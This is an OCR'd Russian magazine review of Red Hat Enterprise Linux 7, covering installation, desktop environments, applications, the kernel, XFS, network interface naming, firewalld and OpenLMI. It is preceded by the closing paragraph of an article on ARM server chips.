
В 2013 году было продано около 13 миллионов серверных процессоров x86 и более 8 миллиардов процессоров ARM. По мнению AMD, через пять лет 25% всех серверов в мире будут работать на платформе ARM. Хотя никто из специалистов не решается спрогнозировать, что будет с рынком вообще. Пока ARM при продвижении на рынок сталкивается, по сути, с теми же проблемами, которые испытала и Intel при попытке ворваться на рынок мобильных процессоров. Здесь придется действовать против сильного конкурента, который хорошо закрепился и имеет глубокие связи с клиентами. Но участие AMD, имеющих свою базу клиентов, вполне может сыграть положительную роль в увеличении спроса. Поэтому вполне вероятно, что 64-битный производительный и энергоэкономный чип найдет своего покупателя. Во всяком случае, ARM рассчитывает в течение пяти лет получить 40%-ю долю рынка чипов для масштабируемых веб-серверов (около 10 миллиардов долларов). ⌶




Чип Cortex-A57



Ubuntu Server 14.04 LTS поддерживает 64-битный ARM



Роман Ярыженко
rommanio@yandex.ru



РЕИНКАРНАЦИЯ КРАСНОЙ ШАПОЧКИ

ОБЗОР ДИСТРИБУТИВА RHEL 7


Относительно недавно вышел релиз дистрибутива, по праву считающегося первым в корпоративном секторе, — Red Hat Enterprise Linux 7. Не дожидаясь появления его клонов, мы решили посмотреть, что же нового предоставляет нам этот титан в мире Open Source, совместивший в свое время, казалось бы, несовместимое — зарабатывание денег и открытую модель.

ВВЕДЕНИЕ

Red Hat выпускает мажорные версии своих дистрибутивов раз в три-четыре года — вечность в современном мире ИТ. И 10 июня вышла седьмая версия флагманского продукта компании — RHEL. Прежде всего следует дать краткий обзор, что новое появилось в данном дистрибутиве:

- Ядро 3.10, в котором, в частности, появился уровень кеширования Bcache, позволяющий использовать SSD-диски в качестве кеша для HDD, а также поддержка технологии zSwap для сжатия неиспользуемых страниц прямо в памяти, без сбрасывания на диск.
- В качестве файловой системы используется XFS. Btrfs, видимо, посчитали слишком сырой для корпоративного сектора, хотя она и есть в списке доступных ФС.
- Systemd заменил-таки старую добрую инициализацию SysV.
- В качестве графической оболочки используется GNOME 3, правда, в отличие от некоторых других, Red Hat включил интерфейс Classic Shell для безболезненного перехода со старых версий.
- Samba 4, позволяющая создать контроллер домена Active Directory.
- Платформа x86 более не поддерживается, только x64.

Можно перечислить еще много всего, но данная статья все же не является перепечатанными Release Notes, посему на этом и остановимся и перейдем к самому обзору.





Установка. Обзор

Установка. Выбор пакетов

УСТАНОВКА

Red Hat верен себе — Live-версии дистрибутивов не поставляются, поэтому знакомство с ним придется начать по старинке — с установки. Установить можно как с DVD, так и с флешки (для последнего на не-UEFI-системах достаточно скопировать образ DVD на флешку с помощью dd).

Red Hat предоставляет три образа дистрибутива, на этапе установки отличающихся лишь набором пакетов: Server, Workstation и Client. На практике же набор пакетов в Workstation такой же, как и в Client, даже больше, и, таким образом, последний рассматривать не имеет смысла.

После загрузки с носителя и необязательной проверки целостности запустится стандартный установщик RHEL — Anaconda, который тут же попросит задать язык. Следом за выбором языка появится экран обзора установки, где можно настроить сеть, часовой пояс и разбиение и выбрать пакеты. Этим установщик отличается от предыдущих версий, где данные параметры выбирались на нескольких последовательных экранах.

В списке часовых поясов присутствует в том числе и мой город, который во многих других продуктах (даже проприетарных) отсутствует.

Сетевой адаптер по умолчанию выключен, даже если он присутствует в единственном экземпляре. Решение достаточно спорное — например, в том же диалоге выбора часового пояса, который на обзорном экране идет первым, присутствует переключатель для NTP, без сети попросту не работающий.

Выбор пакетов сводится к выбору категорий, что, в общем-то, логично. Немного смутило то, что при переключении основных опций дополнительные не сохраняются, — по-видимому, предполагается, что пользователь четко знает, чего хочет. Также был замечен немного неправильный перевод: «Резервный клиент» стоит переводить как «Клиент для резервного копирования». Кроме того, из названий дополнений в большинстве случаев не совсем очевидно, какое ПО им соответствует. Так, можно лишь предполагать, что под «Офисным комплектом» подразумевается LibreOffice. А что подразумевается под «Стандартной средой разработки», вообще неясно.

Автоматическое разбиение диска одинаково для всех трех вариантов поставки. Раздел /boot (и /boot/efi в случае использования UEFI) и том LVM, в котором только два раздела — корневой и своп. С этой схемой разметки я склонен не согласиться — хотелось бы иметь еще раздел /home. Впрочем, ничто не мешает разметить диск так, как удобно тебе. Кроме метода разбивки LVM, есть еще обычные разделы, динамический LVM и Btrfs. Само разбиение применяется только после нажатия кнопки «Начать установку».

После нажатия на данную кнопку начнется создание файловых систем и установка пакетов — весь процесс в моем случае занял 21 мин. Одновременно с этим процессом можно установить пароль root и создать нового пользователя. И если в первом нет ничего примечательного, то при создании пользователя стоит дать одно пояснение. «Сделать пользователя администратором» означает всего лишь, что пользователь будет включен в группу wheel. Помимо этого, в локализации данного диалогового окна была замечена глупейшая ошибка — «что бы» вместо «чтобы».

Установка наконец завершена. Жмем соответствующую кнопку и уходим на перезагрузку.


ПЕРВЫЙ ЗАПУСК И ПЕРВЫЕ ВПЕЧАТЛЕНИЯ

Первый запуск длится примерно секунд 20 — не столь уж и быстро, возможно, из-за использования VirtualBox. После него нужно будет установить некоторые параметры kdump и подписки. Параметры по умолчанию для kdump вполне подходят, так что если тебе не нужно отправлять файлы дампов на удаленный компьютер, оставь все как есть.


После входа в систему понадобится сконфигурировать GNOME. Фактически, ничего менять здесь не нужно, так что описывать это смысла не имеет. Следом же будет предложено обновить пакеты и вновь перезагрузиться. Отмечу, к слову, что в этой версии для подтверждения привилегий наконец-то используется пароль обычного пользователя. Впрочем, в отдельных случаях по-прежнему требуется пароль root. И уже после этого можно начинать работу.

Видно, что разработчики постарались сделать миграцию с предыдущих версий GNOME как можно более безболезнен-

Установка. Разметка диска




Экран входа в систему



Окончание начальной конфигурации GNOME 3

ной. Тем не менее некоторые вещи они убирать не стали — потому ли, что они являются фундаментальной частью третьего Гнома, или еще по какой причине — сие мне неведомо. К их числу относятся всплывающие при проведении мышью в определенной области экрана панели. Создание значков на рабочем столе, как и во всех остальных дистрибутивах, основанных на GNOME 3, не является интуитивно понятным.


Перейдем к основным приложениям. В качестве браузера используется Firefox 24 ESR — Red Hat, в отличие от Canonical, не обновляет его на самую свежую версию просто из-за того, что она уже доступна. Проигрывание видео поддерживается из коробки, как и Java-апплеты (последние, впрочем, поддерживаются почти везде).

Email-клиент, как и в старых версиях, Evolution — стабильный, как и всегда. Как и многие другие почтовые клиенты, поддерживает автоматическое определение почтовых серверов при создании/добавлении учетной записи.

При попытке проиграть большинство локальных видеофайлов возникала проблема — отсутствуют кодеки. Впрочем, у Red Hat всегда была определенная позиция насчет них. Да и проигрывание музыки/видео на рабочей станции вещь совершенно не необходимая.

LibreOffice 4.1 без особых проблем открыл все мои docx-файлы, что и неудивительно. Файлы Visio тоже открылись без каких-либо затруднений.

А вот Nautilus меня огорчил — в первую очередь тем, что обзор сети Windows в нем сбоил. Ладно бы нельзя было подключиться к NAS по протоколу SMB вообще, так нет — пункт ниже, «Подключиться...», был вполне работоспособен. Более того, Nautilus так подвесил GNOME, что я счел необходимым перезагрузиться и не возиться с прибиванием зависших процессов. Однако все перечисленное может быть связано с тем, что тип подключения к сети, используемый в VirtualBox, в данном случае был NAT.



Evolution автоматически определяет нужные email-серверы

Хотелось бы также вспомнить об ACL, списках прав доступа, поддержка которых в Linux есть давным-давно, а вот стандартного графического интерфейса для их создания/редактирования не существует. В домашних условиях ACL, понятное дело, не нужен, но для корпоративных пользователей графический инструмент может быть весьма полезен.

В этой версии RHEL наконец появилось то, что во многих других дистрибутивах сделано уже давно, — автодополнение аргументов команд по нажатию клавиши табуляции. Забыл ты, допустим, ту или иную подкоманду systemctl — нажал Tab дважды, и появился их список.

Расскажу в двух словах и о KDE. При первом запуске его рабочий стол девственно чист — отсутствует даже корзина и ссылка на домашний каталог. Все нужно запускать из меню. Оно стандартно для четвертой версии KDE. Чересчур стандартно: при первом его вызове появляется «Избранное», в котором есть «Веб-браузер». Так вот, при нажатии на него запускается вовсе не Firefox, что было бы логичным, а Konqueror. Нет, поймите меня правильно, против него я ничего не имею. Но сама политика корпоративного дистрибутива подразумевает некое единообразие, которого здесь не наблюдается. В остальном... KDE можно смело советовать тем, кого раздражает GNOME 3, пускай его и попытались привести к привычному виду.

Однако стоит перейти к внутренностям RHEL 7.

ПОД КАПОТОМ

Ядро и ФС

Начнем с загрузчика. В качестве его используется Grub 2 с поддержкой UEFI и Secure Boot. Если раньше ты не имел дела с ним (маловероятно, но вдруг), нужно помнить, что ручками он уже не конфигурируется — для этого используются скрипты, на основе которых команда grub2-mkconfig генерирует файл конфигурации.

Ядро 3.10 в числе прочего поддерживает подписывание модулей, и в RHEL можно настроить параметры загрузки так, что неподписанные модули попросту невозможно будет загрузить. Для этого нужно добавить в параметр GRUB_CMDLINE_LINUX в файле /etc/default/grub строчку "enforcemodulesig=1".

Как я уже писал выше, в качестве ФС по умолчанию в седьмой версии корпоративного дистрибутива используется XFS. Стоит рассказать о ней подробнее. XFS была разработана в 1993 году компанией SGI для своего варианта

UNIX — IRIX, и на тот момент это была действительно прогрессивная файловая система, поддерживающая работу с большими файлами (не забываем, что SGI специализировалась на графических рабочих станциях для создания видео с соответствующими требованиями). Годы спустя ее портировали и на Linux. Тем не менее еще в 2008 году были некоторые проблемы с производительностью (к настоящему времени они уже исправлены, в частности путем введения отложенной записи метаданных), и из-за них ФС уступала в быстродействии ext4. На текущий момент в восьмиядерной конфигурации XFS быстрее ext4 в два с лишним раза. Отмечу также, что ext4 имеет унаследованные проблемы на архитектурном уровне. Если же сравнивать с Btrfs, XFS выглядит гораздо более зрелой. Взять те же сервисные утилиты — они могут никогда и не понадобиться, но быть обязаны. Однако в Btrfs отсутствует аналог debugfs, а в XFS он имеет место (xfs_db). Недостаток же у XFS тоже имеется — уменьшать размер ФС невозможно.

Сеть

Перейдем к сетевой подсистеме. Уже во время установки можно заметить, что сетевые интерфейсы именуются по-новому. Связано это с тем, что в старой модели именования было неочевидно, какому физическому интерфейсу соответствует то или иное имя. Сейчас же имеется пять схем именования, которые выбираются systemd согласно определенным правилам. Схемы эти таковы:

1. Имена назначаются на основе номера встроенной сетевой карты, предоставляемого прошивкой или BIOS. Эта схема наиболее приоритетна, если не подходит — переходим ко второй схеме. Пример — eno1, где eno расшифровывается как ethernet on-board.
2. Имена назначаются на основе слота PCI-E, предоставляемого прошивкой, если эта схема не подходит — вступает в силу третья схема. Пример именования — ens1. Расшифровка буквы s — слот.
3. Устройства именуются согласно физическому расположению устройства. Пример — enp0s3, где p0s3 — расположение на шине PCI.
4. Если ни один из этих вариантов не подходит, применяется традиционная схема.
5. Есть еще альтернативная схема наименования на основе MAC-адреса, например enx0800277b76b5.

В качестве средства конфигурирования сети (в том числе и всевозможной маршрутизации) используется Network Manager, что дает унификацию управления сетевыми устройствами. Старый способ, через скрипты ifcfg, по-прежнему поддерживается.

Брандмауэром теперь служит firewalld, фактически являющийся оберткой вокруг iptables. Он обеспечивает динамическое добавление правил (без перечитывания всего конфигурационного файла) и имеет интерфейс D-Bus, что позволяет запрашивать некоторым службам открытие тех или иных портов или выводить уведомления в трее. Команда firewall-cmd позволяет также выполнять команды, аналогичные таковым в iptables. На мой взгляд, однако, единственным преимуществом является только поддержка D-Bus, язык же описания правил достаточно скуден. Так что, если нужен именно хороший брандмауэр, не премину порекомендовать нормальную обертку вокруг iptables под названием shorewall.

Инструментарий управления и мониторинга

Linux-системам давно не хватало некоего аналога WMI для абстрагирования от конфигурационных файлов. И такие инструменты начали появляться. Один из них был введен в новую версию RHEL — OpenLMI (Linux Management Infrastructure). Если коротко, он состоит из двух частей — CIMOM, CIM Object Manager, которым является OpenPegasus, запускаемый на стороне управляемой системы и соответствующий спецификации WBEM, и клиентов, запускаемых на машине администратора и запрашивающих ту или иную операцию у данного брокера. Именно брокера — сам по себе, без провайдеров, предоставляющих ту или иную функциональность, OpenPegasus бесполезен. Перечислю некоторые из пакетов, содержащих провайдеры CIM:

